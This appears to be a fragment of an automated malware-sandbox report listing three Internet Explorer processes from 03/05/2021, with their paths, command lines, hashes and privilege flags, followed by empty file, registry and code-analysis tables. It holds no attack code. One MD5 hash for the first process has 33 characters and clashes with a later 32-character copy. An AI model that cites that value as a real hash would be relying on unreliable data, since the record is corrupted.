| File Path |  |  |  |  | Offset | Length | Completion | Count | Source Address | Symbol |
|-----------|--|--|--|--|--------|--------|------------|-------|----------------|--------|

### Registry Activities

| Key Path |  |      | Name | Type     | Data     | Completion | Count | Source Address | Symbol |
|----------|--|------|------|----------|----------|------------|-------|----------------|--------|
|          |  |      |      |          |          |            |       |                |        |
| Key Path |  | Name | Type | Old Data | New Data | Completion | Count | Source Address | Symbol |

## Analysis Process: iexplore.exe PID: 6384 Parent PID: 5828

### General

|                               |                                                                                              |
|-------------------------------|----------------------------------------------------------------------------------------------|
| Start time:                   | 19:50:08                                                                                     |
| Start date:                   | 03/05/2021                                                                                   |
| Path:                         | C:\Program Files (x86)\Internet Explorer\iexplore.exe                                        |
| Wow64 process (32bit):        | true                                                                                         |
| Commandline:                  | 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5828 CREDAT:17410 /prefetch:2 |
| Imagebase:                    | 0xce0000                                                                                     |
| File size:                    | 822536 bytes                                                                                 |
| MD5 hash:                     | 071277CC2E3DF41EEEEA8013E2AB58D5A                                                            |
| Has elevated privileges:      | true                                                                                         |
| Has administrator privileges: | true                                                                                         |
| Programmed in:                | C, C++ or other language                                                                     |
| Reputation:                   | high                                                                                         |

### File Activities

|           |  |  |  |        |            |         |            |       |                |        |
|-----------|--|--|--|--------|------------|---------|------------|-------|----------------|--------|
| File Path |  |  |  | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-----------|--|--|--|--------|------------|---------|------------|-------|----------------|--------|

|           |  |  |        |        |       |       |            |       |                |        |
|-----------|--|--|--------|--------|-------|-------|------------|-------|----------------|--------|
| File Path |  |  | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|-----------|--|--|--------|--------|-------|-------|------------|-------|----------------|--------|

|           |  |  |  |  |        |        |            |       |                |        |
|-----------|--|--|--|--|--------|--------|------------|-------|----------------|--------|
| File Path |  |  |  |  | Offset | Length | Completion | Count | Source Address | Symbol |
|-----------|--|--|--|--|--------|--------|------------|-------|----------------|--------|

## Analysis Process: iexplore.exe PID: 4996 Parent PID: 800

### General

|                               |                                                              |
|-------------------------------|--------------------------------------------------------------|
| Start time:                   | 19:50:31                                                     |
| Start date:                   | 03/05/2021                                                   |
| Path:                         | C:\Program Files\internet explorer\iexplore.exe              |
| Wow64 process (32bit):        | false                                                        |
| Commandline:                  | 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding |
| Imagebase:                    | 0x7ff7cee40000                                               |
| File size:                    | 823560 bytes                                                 |
| MD5 hash:                     | 6465CB92B25A7BC1DF8E01D8AC5E7596                             |
| Has elevated privileges:      | true                                                         |
| Has administrator privileges: | true                                                         |
| Programmed in:                | C, C++ or other language                                     |
| Reputation:                   | high                                                         |

### File Activities

|           |  |  |  |        |            |         |            |       |                |        |
|-----------|--|--|--|--------|------------|---------|------------|-------|----------------|--------|
| File Path |  |  |  | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-----------|--|--|--|--------|------------|---------|------------|-------|----------------|--------|

|           |  |  |        |        |       |  |       |  |            |       |                |        |
|-----------|--|--|--------|--------|-------|--|-------|--|------------|-------|----------------|--------|
| File Path |  |  | Offset | Length | Value |  | Ascii |  | Completion | Count | Source Address | Symbol |
|-----------|--|--|--------|--------|-------|--|-------|--|------------|-------|----------------|--------|

|           |  |  |  |  |        |  |        |            |       |                |        |
|-----------|--|--|--|--|--------|--|--------|------------|-------|----------------|--------|
| File Path |  |  |  |  | Offset |  | Length | Completion | Count | Source Address | Symbol |
|-----------|--|--|--|--|--------|--|--------|------------|-------|----------------|--------|

### Registry Activities

| Key Path |  |      | Name | Type     | Data     | Completion | Count | Source Address | Symbol |
|----------|--|------|------|----------|----------|------------|-------|----------------|--------|
|          |  |      |      |          |          |            |       |                |        |
| Key Path |  | Name | Type | Old Data | New Data | Completion | Count | Source Address | Symbol |

## Analysis Process: iexplore.exe PID: 5368 Parent PID: 4996

### General

|                               |                                                                                              |
|-------------------------------|----------------------------------------------------------------------------------------------|
| Start time:                   | 19:50:32                                                                                     |
| Start date:                   | 03/05/2021                                                                                   |
| Path:                         | C:\Program Files (x86)\Internet Explorer\iexplore.exe                                        |
| Wow64 process (32bit):        | true                                                                                         |
| Commandline:                  | 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4996 CREDAT:17410 /prefetch:2 |
| Imagebase:                    | 0xce0000                                                                                     |
| File size:                    | 822536 bytes                                                                                 |
| MD5 hash:                     | 071277CC2E3DF41EEEA8013E2AB58D5A                                                             |
| Has elevated privileges:      | true                                                                                         |
| Has administrator privileges: | true                                                                                         |
| Programmed in:                | C, C++ or other language                                                                     |
| Reputation:                   | high                                                                                         |

### File Activities

|           |  |  |  |        |        |            |  |         |  |            |  |       |                |        |
|-----------|--|--|--|--------|--------|------------|--|---------|--|------------|--|-------|----------------|--------|
| File Path |  |  |  | Access |        | Attributes |  | Options |  | Completion |  | Count | Source Address | Symbol |
| File Path |  |  |  | Offset | Length | Value      |  | Ascii   |  | Completion |  | Count | Source Address | Symbol |
| File Path |  |  |  |        |        | Offset     |  | Length  |  | Completion |  | Count | Source Address | Symbol |

**Disassembly**

**Code Analysis**